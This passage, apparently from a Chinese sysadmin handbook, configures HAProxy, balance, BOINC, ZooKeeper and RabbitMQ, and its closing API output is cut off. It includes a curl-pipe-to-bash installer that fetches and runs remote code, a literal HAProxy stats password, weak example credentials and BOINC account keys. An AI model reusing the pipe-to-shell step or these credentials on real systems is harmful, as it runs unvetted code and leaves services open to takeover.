
listen  admin_status
        mode  http
```

```
        bind 0.0.0.0:8899
        option httplog
        stats enable
        stats refresh 10s
        stats hide-version
        stats realm Haproxy\ Statistics
        stats uri  /admin-status
        stats auth  admin:Ol9t1pk1zoJk3HctZivbR
        stats admin if TRUE
```

例 80.2. Haproxy MySQL (Master + Master)

```
listen  MYSQL_Slave *:3308
        mode tcp
        maxconn 4096
        balance leastconn
        server  mysql_A  172.18.50.21:3306  check port 3306
inter 2s rise 2 fall 3
        server  mysql_B  100.101.5.21:3306  check port 3306
inter 2s rise 2 fall 3


listen  MYSQL_Master *:3306
        mode tcp
        maxconn 2048
        balance roundrobin
        server  mysql1  172.18.50.16:3306 check port 3306 inter
3s rise 2 fall 3
        server  mysql2  102.101.5.26:3306 check port 3306 inter
3s rise 2 fall 3 backup
```

3.4. HTTPS SSL证书卸载配置实例

生成自签名证书的步骤,如果你有购买的证书，此处略过

```
$ sudo mkdir /etc/ssl/example.com
$ sudo openssl genrsa -out /etc/ssl/example.com/example.com.key
1024
$ sudo openssl req -new -key
```

```
/etc/ssl/example.com/example.com.key -out
/etc/ssl/example.com/example.com.csr
> Country Name (2 letter code) [AU]:CN
> State or Province Name (full name) [Some-State]:Guangdong
> Locality Name (eg, city) []:Shenzhen
> Organization Name (eg, company) [Internet Widgits Pty
Ltd]:example
> Organizational Unit Name (eg, section) []:
> Common Name (e.g. server FQDN or YOUR name) []:*.example.com
> Email Address []:
> Please enter the following 'extra' attributes to be sent with
your certificate request
> A challenge password []:
> An optional company name []:
$ sudo openssl x509 -req -days 365 -in
/etc/ssl/example.com/example.com.csr -signkey
/etc/ssl/example.com/example.com.key -out
/etc/ssl/example.com/example.com.crt

$ sudo cat /etc/ssl/example.com/example.com.crt
/etc/ssl/example.com/example.com.key | sudo tee
/etc/ssl/example.com/example.com.pem
```

/etc/haproxy/haproxy.cfg

```
frontend localhost
    bind *:80
    bind *:443 ssl crt /etc/ssl/example.com/example.com.pem
    mode http
    default_backend nodes

backend nodes
    mode http
    balance roundrobin
    option forwardfor
    option httpchk HEAD / HTTP/1.1\r\nHost:www.example.com
    server web01 172.16.0.1:80 check
    server web02 172.16.0.2:80 check
    server web03 172.16.0.3:80 check
    http-request set-header X-Forwarded-Port %[dst_port]
    http-request add-header X-Forwarded-Proto https if { ssl_fc
```

```
}
```

HTTP强行跳转倒HTTP的配置方法

```
frontend localhost
    bind *:80
    bind *:443 ssl crt /etc/ssl/example.com/example.com.pem
    redirect scheme https if !{ ssl_fc }
    mode http
    default_backend nodes
```

3.5. 使用TCP模式实现SSL穿透

```
frontend localhost
    bind *:80
    bind *:443
    option tcplog
    mode tcp
    default_backend nodes

backend nodes
    mode tcp
    balance roundrobin
    option ssl-hello-chk
    server web01 172.16.0.3:443 check
    server web02 172.16.0.4:443 check
```

3.6. SMTP

```
listen smtp
        bind *:25
        mode tcp
        balance leastconn
        option smtpchk
        server smtp1 173.254.223.53:25 check
```

```
        server smtp2 45.33.242.42:25 check
```

第 81 章 balance - Load balancing solution and generic tcp proxy

balance 3.42 - A simple TCP proxy with load balancing and failover mechanisms.

1. balance

https://www.inlab.de/balance.html

1.1. 编译安装

```
cd /usr/local/src/
wget http://www.inlab.de/balance-3.54.tar.gz
tar zxvf balance-3.54.tar.gz
cd balance-3.54

make
make install
```

1.2. Ubuntu 安装

```
$ apt-cache search balance| grep ^bal
balance - Load balancing solution and generic tcp proxy
```

```
$ sudo apt-get install balance
```

1.3. 测试安装是否正确

测试，将本机80端口负载均衡到192.168.2.10:80

```
balance -f 8000 192.168.2.10:80
```

1.4. 用法

负载均衡 3 个节点

```
balance -f 8000 192.168.2.10:80 192.168.2.12:80 192.168.2.13:80
```

2. BalanceNG

http://www.inlab.de/balanceng/index.html

3. RBridge

http://www.inlab.de/rbridge/index.html

```
wget http://www.inlab.de/rbridge/RBridge-3.185-Linux-x86.tar.gz
tar zxvf RBridge-3.185-Linux-x86.tar.gz
cd RBridge-3.185-Linux-x86/
```

```
cp rbridge.conf.example rbridge.conf
./rbridge start
```

第 82 章 Perlbal

http://www.danga.com/perlbal/

1. install

ubuntu



第 83 章 Pacemaker

Redhat 已经放弃 Piranha, Redhat 7 使用Pacemaker作为默认的机群管理工具

http://clusterlabs.org/

第 84 章 Example

这里介绍一个负载均衡放置问题，我们可以把它摆放在任何位置，每种方案都各有优缺点，需要根据你的实际情况选择使用

适用于HAProxy / Nginx / LVS 等等

这里用web,db为例子，讲述负载均衡之间的关系

1. 双负载均衡的用法

User --> LB1 --> Web --> LB2 --> Database



适用于所有的服务器放在一个私有局域网,防火墙将公网IP地址映射到LB1上，LB1链接web节点（使用第一块网卡），然后从第二块网卡请求数据库LB2，LB2在请求分配到数据库节点。

整个案例使用了两台负载均衡设备，如果每个负载均衡都再配置一个备机。就是4台服务器，还要看你的经济情况。

前面我说需要在在一个局域网中，为什么呢？因为你要考虑从用户到数据，在将结果返回的网络开销。

2. 单台负载均衡的用法

User --> LB1(VS1,VS2) --> Web (VS1) --> Database (VS2)



使用一台服务器，通过多个虚拟服，实现多个集群分组，这个方案很好的利用服务器，管理也方便。

这种方案，要注意的地方是流量开销，因为你所有的请求都需要经过同一台服务器，对它的压力很大，CPU，内存，流量等等都要做好监控手段。

3. 广域网负载均衡的用法

User --> Web LB1 --> Database



这个方案非常适合全国布点的情况，经常夸公网访问数据库等资源。我们假设所有的服务器都不在同一个机房，广域网的链接是无法保证99.9%的联通性。

当一端公网的web服务器，链接另一端的数据库服务器是，一般会出现，由于网络不稳定ping时间长链接耗时严重，可能出现短时间中断，导致web不能正常工作

当然你可以通过调整程序解决，当DB1链接失败后尝试链接DB2..DB3..，这样的改进仍不能满足用户需求，例如：用户链接web用了1秒中，web链接数据DB1 用了30秒发现链接不上，在去链接DB2，最终用户打开网页至少32秒,而且下一个用户也会重复这样的操作去DB1链接在到DB2

你也可以考虑在增加一台负载均衡，但新的问题来了，web 到这台负载均衡的网络就能保证吗?

我的解决方法是，每个web server上都安装负载均衡软件，Web与负载均衡安装在一台服务器上，用户链接到web（通过智能DNS）,web请求数据库localhost:3306负载均衡分配到数据库节点，这样可以解决当web服务器链接公网上的另一台数据服务器的时候，能保证剔除不稳定的节点，同时减少了web到另一台负载均衡设备上的开销

第 85 章 FAQ

1. Haproxy 与 Nginx

Haproxy 与 Nginx 都能实现负载均衡，那么 Haproxy 与 Nginx proxy 有什么差异，我们怎样选择两种方案。

如果是用于 HTTP 负载均衡我建议使用 Nginx，它可以SSL证书挂载，缓存定制，实现各种复杂的需求。而 Haproxy 与 Nginx 相比就没有那么灵活。

他们有什么区别呢?

Haproxy 依赖 inter，rise，fall 三个参数设置监控状态检查间隔时间和恢复时间，满足条件才能剔除坏节点跟加入好节点

Nginx 是通过 max_fails，fail_timeout 参数配置实现节点检查，原理是timeout。

实际场景有什么不同?

Haproxy 每隔 inter 时间，统计次数达到 fall 便踢出节点，监控检查是独立工作的，如果监控检查没有达到fall次数，haproxy 仍会向节点分配请求。一旦fall次数达到节点被踢出，这一时间段请求的用户集体分配到新节点。

Nginx 则是达到timeout 时间才会踢除，在没有达到timeout时间值是，nginx 一直处于pending 状态，Nginx 有个好处就是在timeout 时间内节点恢复了，这些pending用户还能继续访问节点。否则全部分配到新节点。

部分 IX. Distributed Computing

第 86 章 Open Source Distributed Computing

1. Boinc (berkeley 分布式计算平台)

下载Boinc

$ wget http://boinc.berkeley.edu/dl/boinc_5.6.4_i686-pc-linux-gnu.sh

```
netkiller@Linux-server:~$ wget
http://boinc.berkeley.edu/dl/boinc_5.6.4_i686-pc-linux-gnu.sh
--11:02:36--  http://boinc.berkeley.edu/dl/boinc_5.6.4_i686-pc-
linux-gnu.sh
           => `boinc_5.6.4_i686-pc-linux-gnu.sh'
Resolving boinc.berkeley.edu... 128.32.18.189
Connecting to boinc.berkeley.edu|128.32.18.189|:80...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,205,541 (3.1M) [application/x-sh]

100%[====================================>] 3,205,541
8.95K/s    ETA 00:00

11:08:45 (8.53 KB/s) - `boinc_5.6.4_i686-pc-linux-gnu.sh' saved
[3205541/3205541]
```

$ chmod +x boinc_5.6.4_i686-pc-linux-gnu.sh $ ./boinc_5.6.4_i686-pc-linux-gnu.sh

```
netkiller@Linux-server:~$ chmod +x boinc_5.6.4_i686-pc-linux-
gnu.sh
netkiller@Linux-server:~$ ./boinc_5.6.4_i686-pc-linux-gnu.sh
use /home/netkiller/BOINC/run_manager to start BOINC
netkiller@Linux-server:~$ ls
BOINC  boinc_5.6.4_i686-pc-linux-gnu.sh  public_html  www
netkiller@Linux-server:~$ cd BOINC/
netkiller@Linux-server:~/BOINC$ ls
binstall.sh  boincmgr           boincmgr.8x8.png  run_client
```

```
boinc         boincmgr.16x16.png  ca-bundle.crt     run_manager
boinc_cmd     boincmgr.32x32.png  locale
netkiller@Linux-server:~/BOINC$
```

添加项目

```
$ ./boinc --attach_project http://setiathome.berkeley.edu/
3d996959b1f88df43048f87c3c0c999f
```

运行Boinc

./boinc -daemon -no_gui_rpc

1.1. rc.local

```
/home/neo/BOINC/run_client --daemon
```

2. ubuntu apt-get 安装

```
sudo apt install boinctui boinc-client
sudo systemctl enable boinc-client
sudo systemctl start boinc-client

sudo boinctui
```

Ubuntu 早起版本

```
netkiller@shenzhen:~/BOINC$ apt-cache search boinc
boinc-app-seti - SETI@home application for the BOINC client
boinc-client - core client for the BOINC distributed computing
infrastructure
boinc-dev - development files to build applications for BOINC
projects
boinc-manager - GUI to control and monitor the BOINC core
client
kboincspy - monitoring utility for the BOINC client
kboincspy-dev - development files for KBoincSpy plugins
netkiller@shenzhen:~/BOINC$

安装
netkiller@shenzhen:~/BOINC$ sudo apt-get install boinc-client

拷贝现有的account文件
netkiller@shenzhen:~/BOINC$ cp account_* /var/lib/boinc-client/

重新启动
netkiller@shenzhen:~/BOINC$ /etc/init.d/boinc-client restart
```

3. CentOS 安装

```
yum install boinc-client

chkconfig boinc-client on
```

Xwindows 管理界面

```
yum install boinc-manager
```

添加计算项目

```
cd /var/lib/boinc
boinc --attach_project http://einstein.phys.uwm.edu/
f9d5ee6d433a6949599f91dd7d9ceb8e

chown boinc:boinc -R *
service boinc-client start
```

4. boinccmd

```
# ./boinccmd

usage: boinccmd [--host hostname] [--passwd passwd] command

Commands:
 --lookup_account URL email passwd
 --create_account URL email passwd name
 --project_attach URL auth          attach to project
 --join_acct_mgr URL name passwd    attach account manager
 --quit_acct_mgr                    quit current account
manager
 --get_state                        show entire state
 --get_results                      show results
 --get_simple_gui_info              show status of projects and
active results
 --get_file_transfers               show file transfers
 --get_project_status               show status of all attached
projects
 --get_disk_usage                   show disk usage
 --get_proxy_settings
 --get_messages [ seqno ]           show messages > seqno
 --get_message_count                show largest message seqno
 --get_host_info
 --version, -V                      show core client version
 --result url result_name op        job operation
   op = suspend | resume | abort | graphics_window |
graphics_fullscreen
 --project URL op                   project operation
   op = reset | detach | update | suspend | resume | nomorework
| allowmorework
 --file_transfer URL filename op    file transfer operation
   op = retry | abort
 --set_run_mode mode duration       set run mode for given
duration
   mode = always | auto | never
 --set_gpu_mode mode duration       set GPU run mode for given
duration
   mode = always | auto | never
 --set_network_mode mode duration
```

```
 --set_proxy_settings
 --run_benchmarks
 --read_global_prefs_override
 --quit
 --read_cc_config
 --set_debts URL1 std1 ltd1 [URL2 std2 ltd2 ...]
 --get_project_config URL
 --get_project_config_poll
 --network_available
 --get_cc_status
```

4.1. attach_project

添加计算项目

```
$ ./boinc --attach_project http://setiathome.berkeley.edu/
3d996959b1f88df43048f87c3c0c999f
$ ./boinc --attach_project www.worldcommunitygrid.org
dad152cf8f8fbdc52b04d4eeaa43e1ca
$ ./boinc --attach_project http://climateprediction.net/
4070a202cd5a559ec9d044cffc156fa4
$ ./boinc --attach_project http://einstein.phys.uwm.edu/
f9d5ee6d433a6949599f91dd7d9ceb8e
$ ./boinc --attach_project http://milkyway.cs.rpi.edu/milkyway/
f2fa96fb4f72df925cba92c34031768d
$ ./boinc --attach_project
http://boinc.iaik.tugraz.at/sha1_coll_search/
0017d38d9c4a944caa8dad0b82b3f6a6
$ ./boinc --attach_project http://lhcathome.cern.ch/lhcathome/
132e3b1b159af3c36c98056f9197dd8a
$ ./boinc --attach_project http://boinc.bakerlab.org/rosetta/
6ed4722aa62a9df5dd341e0b3b77d812
```

通过 boinccmd 添加项目

```
./boinccmd --project_attach http://einstein.phys.uwm.edu/
f9d5ee6d433a6949599f91dd7d9ceb8e
./boinccmd --project_attach http://boinc.bakerlab.org/rosetta/
```

```
6ed4722aa62a9df5dd341e0b3b77d812
```

4.2. nomorework | allowmorework 禁止下载任务 / 允许下载任务

```
./boinccmd --project http://boinc.bakerlab.org/rosetta/
nomorework
./boinccmd --project http://milkyway.cs.rpi.edu/milkyway/
nomorework
./boinccmd --project http://einstein.phys.uwm.edu/ nomorework
./boinccmd --project http://setiathome.berkeley.edu/ nomorework
```

```
./boinccmd --project http://setiathome.berkeley.edu/
allowmorework
```

第 87 章 High performance Computing

Distributed Computing & Parallel Computing

1. Distributed Computing

1.1. OpenMosix

1.2. OpenSSI

2. Parallel Computing

2.1. EnFusion

2.2. SCore

2.3. Beowulf

第 88 章 HPCC Systems (High Performance Computing Cluster)

第 89 章 Tachyon

Tachyon 是一个高容错的分布式文件系统，允许文件以内存的速度在集群框架中进行可靠的共享，类似Spark和 MapReduce。通过利用lineage信息，积极地使用内存，Tachyon的吞吐量要比HDFS高300多倍。Tachyon都是在内存中处理缓存文件，并且让不同的 Jobs/Queries以及框架都能内存的速度来访问缓存文件。

第 90 章 Apache ZooKeeper

https://zookeeper.apache.org/

1. 安装配置

安装 Apache ZooKeeper

1.1. 单节点安装

```
cd /usr/local/src
wget
http://ftp.cuhk.edu.hk/pub/packages/apache.org/zookeeper/stable
/zookeeper-3.4.8.tar.gz
tar zxf zookeeper-3.4.8.tar.gz
mkdir /var/lib/zookeeper


cat >> zookeeper-3.4.8/conf/zoo.cfg <<EOF
# The number of milliseconds of each tick
tickTime=2000
# The number of ticks that the initial
# synchronization phase can take
initLimit=10
# The number of ticks that can pass between
# sending a request and getting an acknowledgement
syncLimit=5
# the directory where the snapshot is stored.
# do not use /tmp for storage, /tmp here is just
# example sakes.
dataDir=/var/lib/zookeeper
# the port at which the clients will connect
clientPort=2181
# the maximum number of client connections.
# increase this if you need to handle more clients
#maxClientCnxns=60
#
# Be sure to read the maintenance section of the
```

```
# administrator guide before turning on autopurge.
#
#
http://zookeeper.apache.org/doc/current/zookeeperAdmin.html#sc_
maintenance
#
# The number of snapshots to retain in dataDir
#autopurge.snapRetainCount=3
# Purge task interval in hours
# Set to "0" to disable auto purge feature
#autopurge.purgeInterval=1

EOF

zookeeper-3.4.8 /srv/
```

启动ZooKeeper

```
[root@localhost srv]# /srv/zookeeper-3.4.8/bin/zkServer.sh
start
ZooKeeper JMX enabled by default
Using config: /srv/zookeeper-3.4.8/bin/../conf/zoo.cfg
Starting zookeeper ... STARTED
```

1.2. 多节点安装

```
tickTime=2000
dataDir=/var/lib/zookeeper
clientPort=2181
initLimit=5
syncLimit=2
server.1=zoo1:2888:3888
server.2=zoo2:2888:3888
server.3=zoo3:2888:3888
```

2. 管理 ZooKeeper

链接 ZooKeeper

bin/zkCli.sh -server 127.0.0.1:2181

```
[root@localhost zookeeper-3.4.8]# bin/zkCli.sh -server
127.0.0.1:2181
Connecting to 127.0.0.1:2181
2016-05-27 22:19:10,785 [myid:] - INFO  [main:Environment@100]
- Client environment:zookeeper.version=3.4.8--1, built on
02/06/2016 03:18 GMT
2016-05-27 22:19:10,788 [myid:] - INFO  [main:Environment@100]
- Client environment:host.name=localhost
2016-05-27 22:19:10,788 [myid:] - INFO  [main:Environment@100]
- Client environment:java.version=1.6.0_45
2016-05-27 22:19:10,789 [myid:] - INFO  [main:Environment@100]
- Client environment:java.vendor=Sun Microsystems Inc.
2016-05-27 22:19:10,789 [myid:] - INFO  [main:Environment@100]
- Client environment:java.home=/srv/jdk1.6.0_45/jre
2016-05-27 22:19:10,789 [myid:] - INFO  [main:Environment@100]
- Client environment:java.class.path=/srv/zookeeper-
3.4.8/bin/../build/classes:/srv/zookeeper-
3.4.8/bin/../build/lib/*.jar:/srv/zookeeper-
3.4.8/bin/../lib/slf4j-log4j12-1.6.1.jar:/srv/zookeeper-
3.4.8/bin/../lib/slf4j-api-1.6.1.jar:/srv/zookeeper-
3.4.8/bin/../lib/netty-3.7.0.Final.jar:/srv/zookeeper-
3.4.8/bin/../lib/log4j-1.2.16.jar:/srv/zookeeper-
3.4.8/bin/../lib/jline-0.9.94.jar:/srv/zookeeper-
3.4.8/bin/../zookeeper-3.4.8.jar:/srv/zookeeper-
3.4.8/bin/../src/java/lib/*.jar:/srv/zookeeper-
3.4.8/bin/../conf:/srv/java/lib:/srv/java/jre/lib:/lib:
2016-05-27 22:19:10,789 [myid:] - INFO  [main:Environment@100]
- Client
environment:java.library.path=/srv/jdk1.6.0_45/jre/lib/amd64/se
rver:/srv/jdk1.6.0_45/jre/lib/amd64:/srv/jdk1.6.0_45/jre/../lib
/amd64:/usr/java/packages/lib/amd64:/usr/lib64:/lib64:/lib:/usr
/lib
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:java.io.tmpdir=/tmp
```

```
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:java.compiler=<NA>
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:os.name=Linux
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:os.arch=amd64
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:os.version=3.10.0-327.10.1.el7.x86_64
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:user.name=root
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:user.home=/root
2016-05-27 22:19:10,790 [myid:] - INFO  [main:Environment@100]
- Client environment:user.dir=/srv/zookeeper-3.4.8
2016-05-27 22:19:10,791 [myid:] - INFO  [main:ZooKeeper@438] -
Initiating client connection, connectString=127.0.0.1:2181
sessionTimeout=30000
watcher=org.apache.zookeeper.ZooKeeperMain$MyWatcher@6d8dfef8
Welcome to ZooKeeper!
2016-05-27 22:19:10,844 [myid:] - INFO  [main-
SendThread(127.0.0.1:2181):ClientCnxn$SendThread@1032] -
Opening socket connection to server 127.0.0.1/127.0.0.1:2181.
Will not attempt to authenticate using SASL
(java.lang.SecurityException: Unable to locate a login
configuration)
JLine support is enabled
2016-05-27 22:19:10,848 [myid:] - INFO  [main-
SendThread(127.0.0.1:2181):ClientCnxn$SendThread@876] - Socket
connection established to 127.0.0.1/127.0.0.1:2181, initiating
session
[zk: 127.0.0.1:2181(CONNECTING) 0] 2016-05-27 22:19:10,894
[myid:] - INFO  [main-
SendThread(127.0.0.1:2181):ClientCnxn$SendThread@1299] -
Session establishment complete on server
127.0.0.1/127.0.0.1:2181, sessionid = 0x154f526d8300000,
negotiated timeout = 30000

WATCHER::

WatchedEvent state:SyncConnected type:None path:null
```

2.1. help

```
[zk: 127.0.0.1:2181(CONNECTED) 0] help
ZooKeeper -server host:port cmd args
        connect host:port
        get path [watch]
        ls path [watch]
        set path data [version]
        rmr path
        delquota [-n|-b] path
        quit
        printwatches on|off
        create [-s] [-e] path data acl
        stat path [watch]
        close
        ls2 path [watch]
        history
        listquota path
        setAcl path acl
        getAcl path
        sync path
        redo cmdno
        addauth scheme auth
        delete path [version]
        setquota -n|-b val path
```

2.2. ls

```
[zk: 127.0.0.1:2181(CONNECTED) 1] ls /
[zookeeper]
```

2.3. create

```
[zk: 127.0.0.1:2181(CONNECTED) 4] create /product product
Created /product
```

```
[zk: 127.0.0.1:2181(CONNECTED) 6] ls /
[product, zookeeper]
```

2.4. get

```
[zk: 127.0.0.1:2181(CONNECTED) 7] get /

cZxid = 0x0
ctime = Wed Dec 31 19:00:00 EST 1969
mZxid = 0x0
mtime = Wed Dec 31 19:00:00 EST 1969
pZxid = 0x4
cversion = 0
dataVersion = 0
aclVersion = 0
ephemeralOwner = 0x0
dataLength = 0
numChildren = 2

[zk: 127.0.0.1:2181(CONNECTED) 8] get /product
product
cZxid = 0x4
ctime = Fri May 27 22:27:55 EDT 2016
mZxid = 0x4
mtime = Fri May 27 22:27:55 EDT 2016
pZxid = 0x4
cversion = 0
dataVersion = 0
aclVersion = 0
ephemeralOwner = 0x0
dataLength = 7
numChildren = 0
```

2.5. set

```
[zk: 127.0.0.1:2181(CONNECTED) 9] set /product
nickname=netkiller
cZxid = 0x4
ctime = Fri May 27 22:27:55 EDT 2016
mZxid = 0x5
mtime = Fri May 27 22:37:28 EDT 2016
pZxid = 0x4
cversion = 0
dataVersion = 1
aclVersion = 0
ephemeralOwner = 0x0
dataLength = 18
numChildren = 0

[zk: 127.0.0.1:2181(CONNECTED) 10] get /product
nickname=netkiller
cZxid = 0x4
ctime = Fri May 27 22:27:55 EDT 2016
mZxid = 0x5
mtime = Fri May 27 22:37:28 EDT 2016
pZxid = 0x4
cversion = 0
dataVersion = 1
aclVersion = 0
ephemeralOwner = 0x0
dataLength = 18
numChildren = 0
```

2.6. delete

```
[zk: 127.0.0.1:2181(CONNECTED) 11] delete /product
[zk: 127.0.0.1:2181(CONNECTED) 12] ls /
[zookeeper]
```

第 91 章 Message Queuing & RPC

1. RabbitMQ

RabbitMQ

1.1. 安装 RabbitMQ

running on 127.0.0.1 (localhost) on port 5672 (standard AMQP port).

Ubuntu

```
$ sudo apt-get install rabbitmq-server
```

CentOS

```
# yum install -y rabbitmq-server
# chkconfig rabbitmq-server on
# service rabbitmq-server start
```

添加用户, 添加权限, 删除guest用户

```
# rabbitmqctl add_user rabbit password
# rabbitmqctl set_permissions -p "/" rabbit ".*" ".*" ".*"
```

```
# rabbitmqctl delete_user guest
```

OSCM 一键安装

```
curl -s
https://raw.githubusercontent.com/oscm/shell/master/mq/rabbitmq
/rabbitmq-server-3.6.10.sh | bash

rabbitmqctl add_user admin admin123
rabbitmqctl set_user_tags admin administrator
rabbitmqctl set_permissions -p "/" admin ".*" ".*" ".*"
```

检查端口

```
[root@netkiller ~]# ss -lnt | grep 5672
LISTEN 0 128 *:25672 *:*
LISTEN 0 128 :::5672 :::*
```

1.2. 配置 RabbitMQ

创建配置文件，默认情况/etc/rabbitmq/下面什么都没有。你需要从共享文档中复制一份配置文件过去。

```
cp /usr/share/doc/rabbitmq-server-
3.6.10/rabbitmq.config.example /etc/rabbitmq/rabbitmq.config
```

监听所有适配器地址

默认 RabbitMQ 监听 localhost 如果你需要让外部机器连接进来，需要配置 tcp_listeners 0.0.0.0

```
{tcp_listeners, [{"0.0.0.0",5672}]}
```

1.3. rabbitmqctl - command line tool for managing a RabbitMQ broker

```
rabbitmqctl status
```

change_password

```
rabbitmqctl change_password admin <new_password>
```

list_users

```
# rabbitmqctl list_users
Listing users ...
guest [administrator]
...done.
```

虚拟机管理

```
$ rabbitmqctl add_vhost test
$ rabbitmqctl add_user testuser password
$ rabbitmqctl set_permissions -p test testuser ".*" ".*" ".*"
```

list_queues

```
# rabbitmqctl list_queues
Listing queues ...
amq.gen-RhBwbb9EdZ8Fgk_heGZQ2w 0
bb 0
customer 276930
demo 0
email 0
example 0
hello 1
members_id 282
new_members_id 0
q_linvo 0
real 0
...done.
```

```
```

```
```

list_exchanges

```
# rabbitmqctl list_exchanges
Listing exchanges ...
```

```
direct
amq.direct direct
amq.fanout fanout
amq.headers headers
amq.match headers
amq.rabbitmq.log topic
amq.rabbitmq.trace topic
amq.topic topic
email direct
...done.
```

1.4. rabbitmq-plugins - command line tool for managing RabbitMQ broker plugins

启用插件

```
rabbitmq-plugins enable rabbitmq_management
```

rabbitmq_management

RabbitMQ Management HTTP API (https://cdn.rawgit.com/rabbitmq/rabbitmq-management/rabbitmq_v3_6_0/priv/www/api/index.html)

启用插件 Management and Monitoring 插件

```
rabbitmq-plugins enable rabbitmq_management
systemctl restart rabbitmq-server
```

```
```

```
# curl -u guest:guest http://localhost:15672/api/overview
{"management_version":"3.3.5","statistics_level":"fine","exchan
ge_types":[{"name":"topic","description":"AMQP topic exchange,
as per the AMQP specification","enabled":true},
{"name":"fanout","description":"AMQP fanout exchange, as per
the AMQP specification","enabled":true},
{"name":"direct","description":"AMQP direct exchange, as per
the AMQP specification","enabled":true},
{"name":"headers","description":"AMQP headers exchange, as per
the
AMQP
specification","enabled":true}],"rabbitmq_version":"3.3.5","clu
ster_name":"rabbit@iZ623qr3xctZ","erlang_version":"R16B03-
1","erlang_full_version":"Erlang R16B03-1
(erts-5.10.4) [source] [64-bit] [smp:8:8] [async-threads:30]
[hipe]
[kernel-poll:true]","message_stats":{},"queue_totals":
{"messages":0,"messages_details":
{"rate":0.0},"messages_ready":0,"messages_ready_details":
{"rate":0.0},"messages_unacknowledged":0,"messages_unacknowledg
ed_details":{"rate":0.0}},"object_totals":
{"consumers":1,"queues":3,"exchanges":10,"connections":1,"chann
els":1},"node":"rabbit@iZ623qr3xctZ","statistics_db_node":"rabb
it@iZ623qr3xctZ","listeners":
[{"node":"rabbit@iZ623qr3xctZ","protocol":"amqp","ip_address":"
::","port":5672},
{"node":"rabbit@iZ623qr3xctZ","protocol":"clustering","ip_addre
ss":"::","port":25672}],"contexts":
[{"node":"rabbit@iZ623qr3xctZ","description":"RabbitMQ
Management","path":"/","port":15672}
```

vhosts

```
        # curl -u guest:guest http://localhost:15672/api/vhosts

[{"messages":0,"messages_details":
{"rate":0.0},"messages_ready":0,"messages_ready_details":
{"rate":0.0},"messages_unacknowledged":0,"messages_unacknowledg
ed_details":{"rate":0.0},"recv_oct":617,"recv_oct_details":
{"rate":0.0},"send_oct":625,"send_oct_details":
```

```
{"rate":0.0},"name":"/","tracing":false}]
```

queues

```
# curl -s -u guest:guest
http://localhost:15672/api/queues/%2f/example | sed 's/,/,\n/g'
{"message_stats":{"ack":817,
"ack_details":{"rate":0.8},
"deliver":829,
"deliver_details":{"rate":0.8},
"deliver_get":829,
"deliver_get_details":{"rate":0.8},
"publish":33700,
"publish_details":{"rate":22.4},
"redeliver":9,
"redeliver_details":{"rate":0.0}},
"messages":32884,
"messages_details":{"rate":39.2},
"messages_ready":32881,
"messages_ready_details":{"rate":39.2},
"messages_unacknowledged":3,
"messages_unacknowledged_details":{"rate":0.0},
"policy":"",
"exclusive_consumer_tag":"",
"consumers":1,
"consumer_utilisation":0.00005551817727208515,
"memory":34387224,
"backing_queue_status":{"q1":0,
"q2":0,
"delta":["delta",
0,
0,
0],
"q3":0,
"q4":32881,
"len":32881,
"pending_acks":3,
"target_ram_count":"infinity",
"ram_msg_count":32881,
"ram_ack_count":3,
```

```
"next_seq_id":33700,
"persistent_count":0,
"avg_ingress_rate":31.071205055112543,
"avg_egress_rate":0.7083061832348867,
"avg_ack_ingress_rate":0.7083061832348867,
"avg_ack_egress_rate":0.7083061832348867},
"state":"running",
"incoming":[{"stats":{"publish":33700,
"publish_details":{"rate":22.4}},
"exchange":{"name":"email",
"vhost":"/"}}],
"deliveries":[{"stats":{"redeliver":3,
"redeliver_details":{"rate":0.0},
"deliver_get":348,
"deliver_get_details":{"rate":0.8},
"deliver":348,
"deliver_details":{"rate":0.8},
"ack":345,
"ack_details":{"rate":0.8}},
"channel_details":{"name":"127.0.0.1:41033 -> 127.0.0.1:5672
(1)",
"number":1,
"connection_name":"127.0.0.1:41033 -> 127.0.0.1:5672",
"peer_port":41033,
"peer_host":"127.0.0.1"}}],
"consumer_details":[{"channel_details":{"name":"127.0.0.1:41033
-> 127.0.0.1:5672 (1)",
"number":1,
